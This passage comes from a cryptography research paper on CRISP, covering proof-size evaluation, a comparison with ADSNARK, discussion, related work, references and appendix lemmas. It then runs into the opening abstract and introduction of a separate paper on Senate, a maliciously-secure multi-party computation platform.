Regarding our three players setting, a 128-bit security level requires $\mathcal{M}=300$ and $\tau=81$, yielding a significant reduction of 25% on the proof size (see [66] for the computation details) compared to the non-optimized approach. Pre-processing, batching, and RIC can also be applied together to obtain smaller proofs (see PP+BG+RIC-20% in Figure 5): For smart metering, the ZKCE proof is reduced to 26.8 MB. Similarly, for location-based activity tracking, the ZKCE proof becomes 203.0 MB. This yields optimal ZKCE proof size per datapoint of 26.2 KB and 99.1 KB for smart metering and activity-tracking, respectively. Finally, we remark that according to

Katz *et al.* [66], a trade-off between proof size and prover's computations could be achieved by increasing the number of players involved in the MPC-in-the-head protocol. However, such an improvement would require additional changes in CRISP, e.g., the conversion block that interfaces the arithmetic and Boolean parts of the circuit should be adapted for a larger number of players.

6.6 Comparison with ADSNARK

A fair comparison with [13] is not trivial to achieve, as our solution provides post-quantum security and overcomes the constraint of a trusted setup. Nonetheless, here we provide hints of their qualitative and quantitative differences. In particular, ADSNARK considers a smart metering use case that requires a non-linear cumulative function for the billing analysis over a month of data. We consider a similar non-linear pricing function evaluated by a degree-two polynomial, and we evaluate CRISP on the UKPN dataset for 400 households, with N=12 and $\log q$=106. The median accuracy of our solution is higher than 99%. In terms of proof size, our construction yields 889.2 MB (verifying all phh measurements for a month), whereas the overhead induced by ADSNARK is 71 MB. However, we remark that the latter requires a new proof to be generated and exchanged every time a different computation is needed. In our solution, this cost is incurred only once; any subsequent operations can be computed locally by the service provider on the verified data. Additionally, ADSNARK accounts for only a "*theoretical estimate*" of the complexity of the signature circuit (with only 1K multiplicative gates for signature verification) and, if we were to evaluate our solution with this circuit, the proof size would be only 104.2 MB. Thus, our analysis shows that our construction offers comparable results to the state-of-the-art and provides stronger security guarantees.

7 Discussion

In this section, we present some interesting considerations that could influence the deployment of our solution.

Signature Scheme. As discussed in Section 4.1, CRISP is agnostic of the digital signature and it is compatible with any scheme that uses the SHA-256 hash function. We employ SHA-256 as it is widely deployed in current infrastructures, adopted by various signature schemes (e.g., the recent post-quantum SPHINCS [18] or the standard ECDSA schemes), and it is a benchmark for the evaluation of ZKBoo [55] and ZKB++ [29]. This flexibility enables CRISP to be compliant with currently deployed signature schemes that might not be quantum resistant (e.g., ECDSA) at the cost of CRISP's post-quantum integrity property. Working with other hash functions (e.g., SHA-3 that is employed in [29]) is possible, with modifications to CRISP's circuit.

Integrity Attacks. CRISP copes with malicious users that might attempt to modify their data or the computed result to their benefit. However, some use cases require accounting for additional threats. For example, for smart metering, users might purposefully *fail* to report some data (i.e., misreport) to reduce their billing costs. Similarly, in location-based activity-tracking, users might re-use pieces of data certified by the data source to claim higher performance and increase their benefits (i.e., double report). Such attacks can be thwarted by system level decisions; e.g., data sources can generate data points at fixed time-intervals known to service providers. Message timestamps can be encrypted along with the data points, so that service providers can verify their properties (e.g., their order or their range). As those attacks are application specific, we consider them out of the scope of this work.

Security of the ZKCE. Dinur and Nadler [42] unveil a vulnerability of ZKCE systems, such as ZKB++, to multi-target attacks on the pseudo-random number generators. However, as stated by the authors, these attacks require a very large number of protocol executions (more than 2^{57}) and thus are impractical and out of scope for our construction. The authors also argue that the use of appropriate salting in the pseudo-random number generation renders the attack very hard to succeed.

Multiple Users. CRISP trivially allows the service provider to compute aggregate statistics on data from multiple users by interacting separately with each of them and combining the results. Nonetheless, such a functionality can also be achieved by incorporating CKKS extensions to multiple parties. For instance, the multi-key scheme by Chen *et al.* [31] allows computations on ciphertexts generated by multiple users with their own keys. Alternatively, in the multiparty scheme by Mouchet *et al.* [80] users generate a common public key for which the corresponding private key is secret shared among them. In both cases, the service provider computes on the users' ciphertexts and interacts with all of them to decrypt the result.

Usability. Even though CRISP introduces non-negligible communication and computation overhead, it remains acceptable for modern systems. The independent iterations of the ZKCE make the proof generation highly paralellizable and require much less memory than the full proof size (experimentally, as little as 2 GB of RAM). CRISP has also the advantage of being an offline system that only requires interaction in the release protocol: e.g., the transfer phase can be executed when the user is idle. Additionally, recent communication systems such as fiber optic internet or 5G offer high throughput links: With a 80 Mb/s link, the proof for three weeks worth of smart metering data would only require about a minute to be transferred. For the activity tracking, CRISP can be executed when the user plugs her wearable device to a computer and transfer the data while recharging it.

8 Related Work

Although homomorphic encryption is a solution receiving much traction to protect privacy in various fields, such as machine learning [57, 65, 88] and medical research [67, 95], it

only addresses the tension between privacy and utility, and it does not account for the authenticity of the encrypted data nor the correctness of the computation of its encryption (i.e., integrity). Verifiable encryption (VE) enables us to efficiently prove properties on encrypted data. Although VE solutions have been widely explored in the general case, notably by Camenish *et al.* [22, 23], they are still under investigation for lattice-based cryptographic systems that provide post-quantum security. Lyubashevsky and Neven [78] propose a *one-shot* verifiable encryption for short solutions to linear relations, i.e., a single run of their protocol convinces a verifier that the plaintext satisfies the relation. Recent improvements, e.g., [15] and [46], expand lattice-based VE to non-linear polynomial relations. Although VE can be used for proofs of correct encryption, it does not address data authenticity, which is ensured by cryptographic techniques, such as hash functions, that are more complex than polynomial relations.

To this end, homomorphic signatures [19, 24, 26, 56] and homomorphic authenticators [5, 48, 54, 87] enable privacy-preserving computations on authenticated data. In particular, such schemes produce a signature of the plaintext result of homomorphic computations without deciphering. In this setting, a data owner provides a signature to some protected data and sends it to a server for processing. The server generates a new valid signature for the result of the homomorphic computation, which yields nothing more than the message it is signing. Some works, e.g., [5], improve this area with constructions offering homomorphic signatures that cope with low-degree polynomial operations. Homomorphic authenticators could be a solution to the problem under investigation, but they (a) require data sources to employ non-widely-supported homomorphic signature schemes, thus violating the minimal infrastructure modification requirement of our model, and (b) do not support data offloading at the service provider to amortize communication and storage costs.

Verifiable computation (VC) [47, 51, 69] typically applies to cases where a computationally *weak* user transfers her encrypted data to a cloud provider that computes on it, and its objective is to ensure the correctness and trustworthiness of the result. As such, VC protects only the integrity of the cloud computations and not the authenticity of the user's provided data. Such techniques are orthogonal to CRISP and could be employed to enable users to verify the computations performed by service providers, if the latter are considered malicious (and not honest-but-curious as in our Threat Model – see Section 2.2).

Other VC techniques, known as zero-knowledge arguments, enable us to prove general statements about user private inputs. Pinocchio [84] and subsequent works on succinct non-interactive arguments of knowledge (SNARKS), e.g., [38], build on Quadratic Arithmetic Programs [52] and bilinear maps to provide efficient proofs with small verification complexity. Backes *et al.* [13] extend SNARKS to the case of certified data (ADSNARK) and apply them to the three party model considered in this work. Similarly, ZQL [49] and *Z0* [50] present languages and compilers for data certification, client side computation, and result verification. But those solutions require computations from the user every time a new query is performed, thus not supporting data offloading. Furthermore, as pointed out by Katz *et al.* [66], SNARKS suffer from one or both of the following problems: (a) they require a trusted set-up, and (b) they are insecure against quantum attacks (due to the use of bilinear maps [13, 38, 49, 50, 84]). Interestingly, this holds also for the recent work of Gennaro *et al.* [53]; they use LWE homomorphic encryption to achieve post-quantum security of their encodings, but still rely on trusted setups through common reference strings [39] and q-PKE [58] assumptions. This trusted setup constraint is addressed by Wahby *et al.* [94], but their solution relies on the discrete log problem that is *de facto* not post-quantum secure. Finally, Ben-Sasson *et al.* [17] propose STARKs which achieve transparent and scalable arguments of knowledge by relying only on the collision-resistant hash and Fiat-Shamir heuristic assumptions. Although STARK-like systems solve a similar problem to ours, they follow a different approach where the bulk of the work is executed at the user side and no data offloading is considered, hence, multiple data computations require the creation of multiple proofs.

A radically different approach to proving statements in zero-knowledge comprises solutions based on multi-party computation (MPC) such as ZKBoo [55], ZKB++ [29], Ligero [6], and KKW [66]. These solutions are built on top of the MPC-in-the-head paradigm introduced by Ishai *et al.* [64] and provide plausibly post-quantum secure mechanisms to prove the knowledge of an input to a public circuit that yields a specific output, due to a cut-and-choose approach over several runs. Our construction follows this approach to convince the service provider about the integrity of the user's data and its encryption. In a concurrent work [16], Baum and Nof also present the use of MPC-in-the-head to prove lattice-based assumptions. However, their construction is based on a different problem (SIS, Short Integer Solution) and, unlike CRISP, does not address the integrity check of the encrypted payload.

Another potential solution for enabling privacy-friendly and integrity preserving computations on authenticated data is to consider trusted hardware, such as Intel SGX [7, 62, 79], to process the data. The secure enclave could be positioned at the user side (returning a result certified by the enclave) or at the service provider side (decrypting ciphertexts and returning only the result of the computation). However, those solutions impose different trust assumptions and we consider them orthogonal to our work.

Several works are devoted to protecting privacy for smart metering (e.g., see surveys [44, 96]). However, only some of them, e.g., [4, 74], address also the concern of data integrity and authenticity, by relying on custom homomorphic signature schemes. The applicability of such solutions is limited as, according to their technical specifications [91], smart me-

ters cope with standard digital signatures, e.g., ECDSA [82]. Similarly, a number of works, e.g., [12,41,95], employ homomorphic encryption to protect genomic privacy and to perform disease-susceptibility computations. Their model considers a medical unit that sequences the DNA of the user, who in turn protects it via homomorphic encryption before sending it for processing to a third-party. These solutions do not address the issue of data integrity or authenticity. Finally, several works are dedicated to both privacy and integrity in location-based activity tracking [60, 77, 85, 86, 97, 98]. They also are either peer-based [97, 98], infrastructure-based [77, 85], or hybrid [60, 86]. SecureRun [85] offers activity proofs for estimating the distance covered in a privacy and integrity preserving manner. Nevertheless, the system's accuracy relies on the density of access points, and it achieves at best a median accuracy of 78% (compared to 99.9% with CRISP on a similar dataset).

9 Conclusion

Data sharing among users and service providers in the digital era incurs a trade-off between privacy, integrity, and utility. In this paper, we have proposed a generic solution that protects the interests of both users and service providers. Building on state-of-the-art lattice-based homomorphic encryption and commitments, as well as zero-knowledge proofs, our construction enables users to offload their data to service providers in a post-quantum secure, privacy and integrity preserving manner, yet still enables flexible computations on it. We evaluated our solution on three different uses cases, showing its wide potential for adoption. As future work, we will explore extending CRISP to malicious service providers by combining secure computation techniques with differential privacy.

Acknowledgements

We would like to thank our shepherd Ian Goldberg and the anonymous reviewers for their helpful feedback. We are also grateful to Henry Corrigan-Gibbs, Wouter Lueks, and the members of the EPFL Laboratory for Data Security for their helpful comments and suggestions. This work was supported in part by the grant #2017-201 (DPPH) of the Swiss strategic focus area Personalized Health and Related Technologies (PHRT), and the grant C17-16 (SecureKG) of the Swiss Data Science Center.

References

[1] "1000 Genomes | A Deep Catalog of Human Genetic Variation," https://www.internationalgenome.org/.

[2] "Sanitas Active app | Sanitas health insurance," https://www.sanitas.com/en/private-customers/contact-help/customer-portal-and-apps/active-app.html.

[3] 23andMe, "DNA Genetic Testing & Analysis - 23andme AU, DE, FR & EU," https://www.23andme.com/en-int/.

[4] A. Abdallah and X. S. Shen, "A Lightweight Lattice-Based Homomorphic Privacy-Preserving Data Aggregation Scheme for Smart Grid," *IEEE Transactions on Smart Grid*, 2018.

[5] J. H. Ahn, D. Boneh, J. Camenisch, S. Hohenberger, A. Shelat, and B. Waters, "Computing on authenticated data," *Journal of Cryptology*, 2015.

[6] S. Ames, C. Hazay, Y. Ishai, and M. Venkitasubramaniam, "Ligero: Lightweight sublinear arguments without a trusted setup," in *ACM SIGSAC Conference on Computer and Communications Security – CCS*, 2017.

[7] I. Anati, S. Gueron, S. Johnson, and V. Scarlata, "Innovative technology for CPU based attestation and sealing," in *International Workshop on Hardware and Architectural Support for Security and Privacy*, 2013.

[8] T. Araki, A. Barak, J. Furukawa, M. Keller, Y. Lindell, K. Ohara, and H. Tsuchida, "Generalizing the SPDZ Compiler For Other Protocols," in *ACM SIGSAC Conference on Computer and Communications Security – CCS*, 2018.

[9] F. Arute, K. Arya, R. Babbush, D. Bacon, J. C. Bardin, and *et al.* , "Quantum supremacy using a programmable superconducting processor," *Nature*, 2019.

[10] M. R. Asghar, G. Dán, D. Miorandi, and I. Chlamtac, "Smart meter data privacy: A survey," *IEEE Communications Surveys & Tutorials*, 2017.

[11] Y. Aumann and Y. Lindell, "Security against covert adversaries: Efficient protocols for realistic adversaries," in *Theory of Cryptography Conference*, 2007.

[12] E. Ayday, J. L. Raisaro, J.-P. Hubaux, and J. Rougemont, "Protecting and evaluating genomic privacy in medical tests and personalized medicine," in *Workshop on Privacy in the Electronic Society - WPES*, 2013.

[13] M. Backes, M. Barbosa, D. Fiore, and R. M. Reischuk, "ADSNARK: Nearly Practical and Privacy-Preserving Proofs on Authenticated Data," in *IEEE Symposium on Security and Privacy*, 2015.

[14] C. Baum and I. Damgard, "Efficient Commitments and Zero-Knowledge Protocols from Ring-SIS with Applications to Lattice-based Threshold Cryptosystems," *Cryptology ePrint Report 2016/997*, 2016.

[15] C. Baum, I. Damgård, V. Lyubashevsky, S. Oechsner, and C. Peikert, "More Efficient Commitments from Structured Lattice Assumptions," in *SCN*. Springer, 2018.

[16] C. Baum and A. Nof, "Concretely-efficient zero-knowledge arguments for arithmetic circuits and their application to lattice-based cryptography," in *IACR PKC*. Springer, 2020.

[17] E. Ben-Sasson, I. Bentov, Y. Horesh, and M. Riabzev, "Scalable Zero Knowledge with No Trusted Setup," in *CRYPTO*, 2019.

[18] D. J. Bernstein, A. Hülsing, S. Kölbl, R. Niederhagen, J. Rijneveld, and P. Schwabe, "The SPHINCS+ signature framework," in *ACM SIGSAC Conference on Computer and Communications Security - CCS*, 2019.

[19] D. Boneh and D. M. Freeman, "Homomorphic signatures for polynomial functions," in *EUROCRYPT*, 2011.

[20] J. Buchmann, M. Geihs, K. Hamacher, S. Katzenbeisser, and S. Stammler, "Long-term integrity protection of genomic data," *EURASIP J. Inf. Secur.*, 2019.

[21] A. Buniello, J. MacArthur, M. Cerezo, L. Harris, J. Hayhurst, and *et al.* , "The NHGRI-EBI GWAS catalog of published genome-wide association studies, targeted arrays and summary statistics 2019," https://www.ebi.ac.uk/gwas/home.

[22] J. Camenisch and I. Damgård, "Verifiable encryption, group encryption, and their applications to separable group signatures and signature sharing schemes," in *ASIACRYPT*, 2000.

[23] J. Camenisch and V. Shoup, "Practical Verifiable Encryption and Decryption of Discrete Logarithms," in *CRYPTO*, 2003.

[24] D. Catalano and D. Fiore, "Practical Homomorphic MACs for Arithmetic Circuits," in *EUROCRYPT*, 2013.

[25] D. Catalano, D. Fiore, R. Gennaro, and L. Nizzardo, "Generalizing homomorphic macs for arithmetic circuits," in *Public-Key Cryptography*. Springer, 2014.

[26] D. Catalano, D. Fiore, and L. Nizzardo, "On the security notions for homomorphic signatures," in *Applied Cryptography and Network Security*, 2018.

[27] A. Cavoukian, J. Polonetsky, and C. Wolf, "SmartPrivacy for the smart grid: embedding privacy into the design of electricity conservation," *Identity in the Information Society*, 2010.

[28] M. Chase, H. Chen, J. Ding, S. Goldwasser, S. Gorbunov, J. Hoffstein, K. Lauter, S. Lokam, D. Moody, T. Morrison *et al.*, "Security of homomorphic encryption," 2017.

[29] M. Chase, D. Derler, S. Goldfeder, C. Orlandi, S. Ramacher, C. Rechberger, D. Slamanig, and G. Zaverucha, "Post-Quantum Zero-Knowledge and Signatures from Symmetric-Key Primitives," in *ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[30] S. Chatel, A. Pyrgelis, J. R. Troncoso-Pastoriza, and J.-P. Hubaux, "Privacy and integrity preserving computations with CRISP," 2020, https://arxiv.org/abs/2007.04025.

[31] H. Chen, W. Dai, M. Kim, and Y. Song, "Efficient multi-key homomorphic encryption with packed ciphertexts with application to oblivious neural network inference," in *ACM SIGSAC Conference on Computer and Communications Security - CCS*, 2019.

[32] L. Chen, R. Lu, and Z. Cao, "PDAFT: A privacy-preserving data aggregation scheme with fault tolerance for smart grid communications," *Peer-to-Peer networking and applications*, 2015.

[33] J. H. Cheon, K. Han, A. Kim, M. Kim, and Y. Song, "A full RNS variant of approximate homomorphic encryption," in *International Conference on Selected Areas in Cryptography – SAC*. Springer, 2018.

[34] ——, "Bootstrapping for approximate homomorphic encryption," in *EUROCRYPT*. Springer, 2018.

[35] J. H. Cheon, A. Kim, M. Kim, and Y. Song, "Homomorphic encryption for arithmetic of approximate numbers," in *ASIACRYPT*. Springer, 2017.

[36] J. H. Cheon, D. Kim, D. Kim, H. H. Lee, and K. Lee, "Numerical method for comparison on homomorphically encrypted numbers," Cryptology ePrint Archive, Report 2019/417, 2019, https://eprint.iacr.org/2019/417.

[37] J. T. Chiang, J. J. Haas, and Y.-C. Hu, "Secure and precise location verification using distance bounding and simultaneous multilateration," in *ACM conference on Wireless network security*, 2009.

[38] C. Costello, C. Fournet, J. Howell, M. Kohlweiss, B. Kreuter, M. Naehrig, B. Parno, and S. Zahur, "Geppetto: Versatile verifiable computation," in *IEEE Symposium on Security and Privacy*, 2015.

[39] I. Damgård, "Efficient concurrent zero-knowledge in the auxiliary string model," in *EUROCRYPT*, 2000.

[40] G. Danezis and E. De Cristofaro, "Fast and Private Genomic Testing for Disease Susceptibility," in *Workshop on Privacy in the Electronic Society - WPES*, 2014.

[41] E. De Cristofaro, S. Faber, and G. Tsudik, "Secure genomic testing with size- and position-hiding private substring matching," in *Workshop on privacy in the electronic society – WPES*, 2013.

[42] I. Dinur and N. Nadler, "Multi-target attacks on the picnic signature scheme and related protocols," in *EUROCRYPT*. Springer, 2019.

[43] EPFL-LDS, "Lattigo 1.1.0," Online: http://github.com/ldsec/lattigo, Oct. 2019.

[44] Z. Erkin, J. R. Troncoso-pastoriza, R. Lagendijk, and F. Perez-Gonzalez, "Privacy-preserving data aggregation in smart metering systems: an overview," *IEEE Signal Processing Magazine*, 2013.

[45] Y. Erlich and A. Narayanan, "Routes for breaching and protecting genetic privacy," *Nature Reviews Genetics*, 2014.

[46] M. F. Esgin, R. Steinfeld, J. K. Liu, and D. Liu, "Lattice-Based Zero-Knowledge Proofs: New Techniques for Shorter and Faster Constructions and Applications," in *CRYPTO*, 2019.

[47] D. Fiore, R. Gennaro, and V. Pastro, "Efficiently verifiable computation on encrypted data," in *ACM SIGSAC*

Conference on Computer and Communications Security – CCS, 2014.

[48] D. Fiore, A. Mitrokotsa, L. Nizzardo, and E. Pagnin, "Multi-key homomorphic authenticators," in *ASIACRYPT*, 2016.

[49] C. Fournet, M. Kohlweiss, G. Danezis, and Z. Luo, "ZQL: A compiler for privacy-preserving data processing," in *USENIX Security Symposium*, 2013.

[50] M. Fredrikson and B. Livshits, "Zø: An optimizing distributing zero-knowledge compiler," in *USENIX Security Symposium*, 2014.

[51] R. Gennaro, C. Gentry, and B. Parno, "Non-interactive Verifiable Computing: Outsourcing Computation to Untrusted Workers," in *CRYPTO*, 2010.

[52] R. Gennaro, C. Gentry, B. Parno, and M. Raykova, "Quadratic span programs and succinct nizks without PCPs," in *EUROCRYPT*. Springer, 2013.

[53] R. Gennaro, M. Minelli, A. Nitulescu, and M. Orrù, "Lattice-based zk-snarks from square span programs," in *ACM SIGSAC Conference on Computer and Communications Security – CCS*, 2018.

[54] R. Gennaro and D. Wichs, "Fully Homomorphic Message Authenticators," in *ASIACRYPT*, 2013.

[55] I. Giacomelli, J. Madsen, and C. Orlandi, "ZKBoo: Faster zero-knowledge for boolean circuits," in *USENIX Security Symposium*, 2016.

[56] S. Gorbunov, V. Vaikuntanathan, and D. Wichs, "Leveled fully homomorphic signatures from standard lattices," in *ACM symposium on Theory of computing*, 2015.

[57] T. Graepel, K. Lauter, and M. Naehrig, "ML Confidential: Machine learning on encrypted data," in *Information Security and Cryptology – ICISC*, 2012.

[58] J. Groth, "Short pairing-based non-interactive zero-knowledge arguments," in *ASIACRYPT*, 2010.

[59] K. Han and D. Ki, "Better bootstrapping for approximate homomorphic encryption," Cryptology ePrint Archive, Report 2019/688, 2019, https://eprint.iacr.org/2019/688.

[60] R. Hasan and R. C. Burns, "Where have you been? Secure Location Provenance for Mobile Devices," *CoRR*, 2011, http://arxiv.org/abs/1107.1821.

[61] A. Hern, "Fitness tracking app Strava gives away location of secret US army bases," *The Guardian*, 2018.

[62] M. Hoekstra, R. Lal, P. Pappachan, V. Phegade, and J. Del Cuvillo, "Using innovative instructions to create trustworthy software solutions." *HASP@ ISCA*, 2013.

[63] G. International, "Garmin Connect | Free Online Fitness Community," https://connect.garmin.com/.

[64] Y. Ishai, E. Kushilevitz, R. Ostrovsky, and A. Sahai, "Zero-Knowledge Proofs from Secure Multiparty Computation," *SIAM Journal on Computing*, Jan. 2009.

[65] C. Juvekar, V. Vaikuntanathan, and A. Chandrakasan, "GAZELLE: A low latency framework for secure neural network inference," in *USENIX Security Symposium*, 2018.

[66] J. Katz, V. Kolesnikov, and X. Wang, "Improved non-interactive zero knowledge with applications to post-quantum signatures," in *ACM SIGSAC Conference on Computer and Communications Security – CCS*, 2018.

[67] A. Kim, Y. Song, M. Kim, K. Lee, and J. H. Cheon, "Logistic regression model training based on the approximate homomorphic encryption," *BMC Medical Genomics*, 2018.

[68] P. Kumar, Y. Lin, G. Bai, A. Paverd, J. S. Dong, and A. Martin, "Smart grid metering networks: A survey on security, privacy and open research issues," *IEEE Communications Surveys & Tutorials*, 2019.

[69] J. Lai, R. H. Deng, H. Pang, and J. Weng, "Verifiable computation on outsourced encrypted data," in *Computer Security – ESORICS*, 2014.

[70] A. Langlois and D. Stehlé, "Worst-case to average-case reductions for module lattices," *Designs, Codes and Cryptography*, 2015.

[71] K. Lauter, A. López-Alt, and M. Naehrig, "Private computation on encrypted genomic data," in *LATINCRYPT*, 2014.

[72] LDS, "CRISP's Implementation," 2020, https://github.com/ldsec/CRISP.

[73] C. Li, R. Lu, H. Li, L. Chen, and J. Chen, "PDA: a privacy-preserving dual-functional aggregation scheme for smart grid communications," *Security and Communication Networks*, 2015.

[74] F. Li and B. Luo, "Preserving data integrity for smart grid data aggregation," in *IEEE International Conference on Smart Grid Communications*, 2012.

[75] R. Lipe, "GPSBabel: convert, upload, download data from GPS and Map programs v1.6," https://www.gpsbabel.org/index.html.

[76] R. Lu, X. Liang, X. Li, X. Lin, and X. Shen, "EPPA: An efficient and privacy-preserving aggregation scheme for secure smart grid communications," *IEEE Transactions on Parallel and Distributed Systems*, 2012.

[77] W. Luo and U. Hengartner, "VeriPlace: A Privacy-aware Location Proof Architecture," in *SIGSPATIAL*, 2010.

[78] V. Lyubashevsky and G. Neven, "One-Shot Verifiable Encryption from Lattices," in *EUROCRYPT*, 2017.

[79] F. McKeen, I. Alexandrovich, A. Berenzon, C. V. Rozas, H. Shafi, V. Shanbhogue, and U. R. Savagaonkar, "Innovative instructions and software model for isolated execution." *HASP@ ISCA*, 2013.

[80] C. Mouchet, J. Troncoso-Pastoriza, and J. Hubaux, "Multiparty homomorphic encryption: From theory to practice," *IACR Cryptol. ePrint Arch.*, 2020.

[81] NIST, "FIPS 180-4, Secure Hash Standard (SHS)."

[82] ——, "Special publication 800-78-4: Cryptographic algorithms and key sizes for personal identity verification," 2015, https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-78-4.pdf.

[83] A. Oskarsdottir, G. Masson, and P. Melsted, "BamHash: a checksum program for verifying the integrity of sequence data," *Bioinformatics*, 2015.

[84] B. Parno, J. Howell, C. Gentry, and M. Raykova, "Pinocchio: Nearly practical verifiable computation," in *IEEE Symposium on Security and Privacy*, 2013.

[85] A. Pham, K. Huguenin, I. Bilogrevic, I. Dacosta, and J.-P. Hubaux, "SecureRun: Cheat-Proof and Private Summaries for Location-Based Activities," *IEEE Transactions on Mobile Computing*, 2016.

[86] S. Saroiu and A. Wolman, "Enabling new mobile applications with location proofs," in *ACM Workshop on Mobile Computing Systems and Applications*, 2009.

[87] L. Schabhüser, D. Butin, and J. Buchmann, "Context hiding multi-key linearly homomorphic authenticators," in *CT-RSA*. Springer, 2019.

[88] H. Shafagh, A. Hithnawi, L. Burkhalter, P. Fischli, and S. Duquennoy, "Secure Sharing of Partially Homomorphic Encrypted IoT Data," in *ACM Conference on Embedded Network Sensor Systems*, 2017.

[89] SNUcrypto, "HEAAN," 2019, https://github.com/snucrypto/HEAAN.

[90] UKPN, "SmartMeter Energy Consumption Data in London Households - London Datastore," https://data.london.gov.uk/dataset/smartmeter-energy-use-data-in-london-households.

[91] United Kingdom Department of Business Energy and Industrial Strategy, "2017/0350/UK - notification of smart metering technical specifications for data communications company (DCC) system release 2," 2018.

[92] D. |. US, "Accurate DNA Test For Diet, Fitness, Health & Wellness," https://www.dnafit.com/us/.

[93] J. Valentino-DeVries, N. Singer, M. Keller, and A. Krolik, "Your Apps Know Where You Were Last Night, and They're Not Keeping It Secret - The New York Times," https://www.nytimes.com/interactive/2018/12/10/business/location-data-privacy-apps.html.

[94] R. S. Wahby, I. Tzialla, A. Shelat, J. Thaler, and M. Walfish, "Doubly-efficient zksnarks without trusted setup," in *IEEE Symposium on Security and Privacy*, 2018.

[95] S. Wang, Y. Zhang, W. Dai, K. Lauter, M. Kim, Y. Tang, H. Xiong, and X. Jiang, "HEALER: homomorphic computation of exact logistic regression for secure rare disease variants analysis in gwas," *Bioinformatics*, 2015.

[96] W. Wang and Z. Lu, "Cyber security in the smart grid: Survey and challenges," *Computer networks*, 2013.

[97] X. Wang, A. Pande, J. Zhu, and P. Mohapatra, "STAMP: Enabling Privacy-Preserving Location Proofs for Mobile Users," *IEEE/ACM Trans. Netw.*, 2016.

[98] Z. Zhu and G. Cao, "APPLAUS: A Privacy-Preserving Location Proof Updating System for location-based services," in *IEEE INFOCOM*, 2011.

A Propositions and Lemmas

For the sake of completeness, and for the reader's convenience, we present here the lemmas and propositions used in Section 5 to support the privacy and security analysis of our solution.

Lemma A.1 (Lemma 1 in CKKS [35]). *The encryption noise is bounded by* $B_{clean}=8\sqrt{2}\sigma N+6\sigma\sqrt{N}+16\sigma\sqrt{hN}$. *If* $\boldsymbol{c}\leftarrow Enc_{\boldsymbol{pk}}(m)$ *and* $m\leftarrow Ecd(\boldsymbol{z},\Delta)$ *for some* $\boldsymbol{z}\in\mathbb{Z}[i]^{N/2}$ *and* $\Delta>N+2B_{clean}$, *then* $Dcd(Dec_{\boldsymbol{sk}}(\boldsymbol{c}))=\boldsymbol{z}$.

Ecd(.,.) (resp. Dcd(.)) is the encoding (resp. decoding) function, Δ the scaling factor, and h the Hamming weight of $\boldsymbol{sk}$.

Lemma A.2 (Lemma 4 in BDOP [14]). *Assume the distribution* $\mathcal{D}$ *and that* R_q, m *are chosen such that: 1) the min-entropy of a vector drawn from* $\mathcal{D}$ *is at least* $(k+1)\log|R_q|+\kappa$, *where* κ *is a (statistical) security parameter, and 2) the class of functions* $\{f_a|a\in R_q^m\}$ *where* $f_a(r)=a\cdot r$ *is universal when mapping the support of* $\mathcal{D}$ *to* R_q. *Then, the scheme is statistically hiding.*

Recall that $\mathcal{D}$ denotes the distribution of an honest prover's randomness for commitments.

Lemma A.3 (Lemma 10 in BDOP [14]). *The protocol* Π_{Bound} *has the following properties:*

- ***Correctness:*** *The verifier always accepts an honest prover when the protocol does not abort. The probability of abort is at most* $2/\gamma+2/\gamma_x$.
- ***Special soundness:*** *On input a commitment* $\boldsymbol{c}$ *and a pair of transcripts* $(\boldsymbol{c},d,(c_{aux},\boldsymbol{t},z,\boldsymbol{r}_z))$, $(\boldsymbol{c},d',(c'_{aux},\boldsymbol{t}',z',\boldsymbol{r}'_z))$ *where* $d\neq d'$, *we can extract either a witness for breaking the auxiliary commitment scheme, or a valid opening of* $\boldsymbol{c}$ *where the message* x *has norm at most* $\gamma_x N\beta_x$.
- ***Honest-verifier zero-knowledge:*** *Executions of protocol* Π_{Bound} *with an honest verifier can be simulated with statistically indistinguishable distribution.*

We remind that γ is a constant that regulates the abort probability, γ_x a constant piloting the norm of $\boldsymbol{z}$, and β_x an upper bound on the norm of possible x.

Lemma A.4 (Lemma 3 in BDOP [14]). *From a commitment* $\boldsymbol{c}$ *and correct openings* $\boldsymbol{r}$, f, $\boldsymbol{r'}$, f' *to two different message vectors* $\boldsymbol{x}$, $\boldsymbol{x'}$, *one can efficiently compute a solution* $\boldsymbol{s}$ *with* $\|\boldsymbol{s}\|_\infty\leq 2Nm\gamma\beta\gamma_D^2$ *to the Ring-SIS problem instance defined by the top row of* $\boldsymbol{A}_1$.

Proposition A.1 (Proposition 4.2 in ZKBoo [55]). *The ZKBoo protocol is a* Σ*-protocol for the relation* R_Φ *with 3-special soundness.*

Senate: A Maliciously-Secure MPC Platform for Collaborative Analytics

Rishabh Poddar Sukrit Kalra Avishay Yanai* Ryan Deng
Raluca Ada Popa Joseph M. Hellerstein

UC Berkeley **VMware Research*

Abstract

Many organizations stand to benefit from pooling their data together in order to draw mutually beneficial insights—*e.g.*, for fraud detection across banks, better medical studies across hospitals, etc. However, such organizations are often prevented from sharing their data with each other by privacy concerns, regulatory hurdles, or business competition.

We present Senate, a system that allows multiple parties to collaboratively run analytical SQL queries without revealing their individual data to each other. Unlike prior works on secure multi-party computation (MPC) that assume that all parties are semi-honest, Senate protects the data even in the presence of malicious adversaries. At the heart of Senate lies a new *MPC decomposition protocol* that decomposes the cryptographic MPC computation into smaller units, some of which can be executed by *subsets* of parties and in *parallel*, while preserving its security guarantees. Senate then provides a *new query planning algorithm* that decomposes and plans the cryptographic computation effectively, achieving a performance of up to 145× faster than the state-of-the-art.

1 Introduction

A large number of services today collect valuable sensitive user data. These services could benefit from pooling their data together and jointly performing query analytics on the aggregate data. For instance, such collaboration can enable better medical studies [4, 47]; identification of criminal activities (*e.g.*, fraud) [73]; more robust financial services [1, 10, 67, 73]; and more relevant online advertising [44]. However, many of these institutions cannot share their data with each other due to privacy concerns, regulations, or business competition.

Secure multi-party computation [9, 39, 81] (MPC) promises to enable such scenarios by allowing m parties, each having secret data d_i, to compute a function f on their aggregate data, and to share the result $f(d_1, \ldots, d_m)$ amongst themselves, *without* learning each other's data beyond what the function's result reveals. At a high level, MPC protocols work by having each party encrypt its data, and then perform joint computations on encrypted data leading to the desired result.

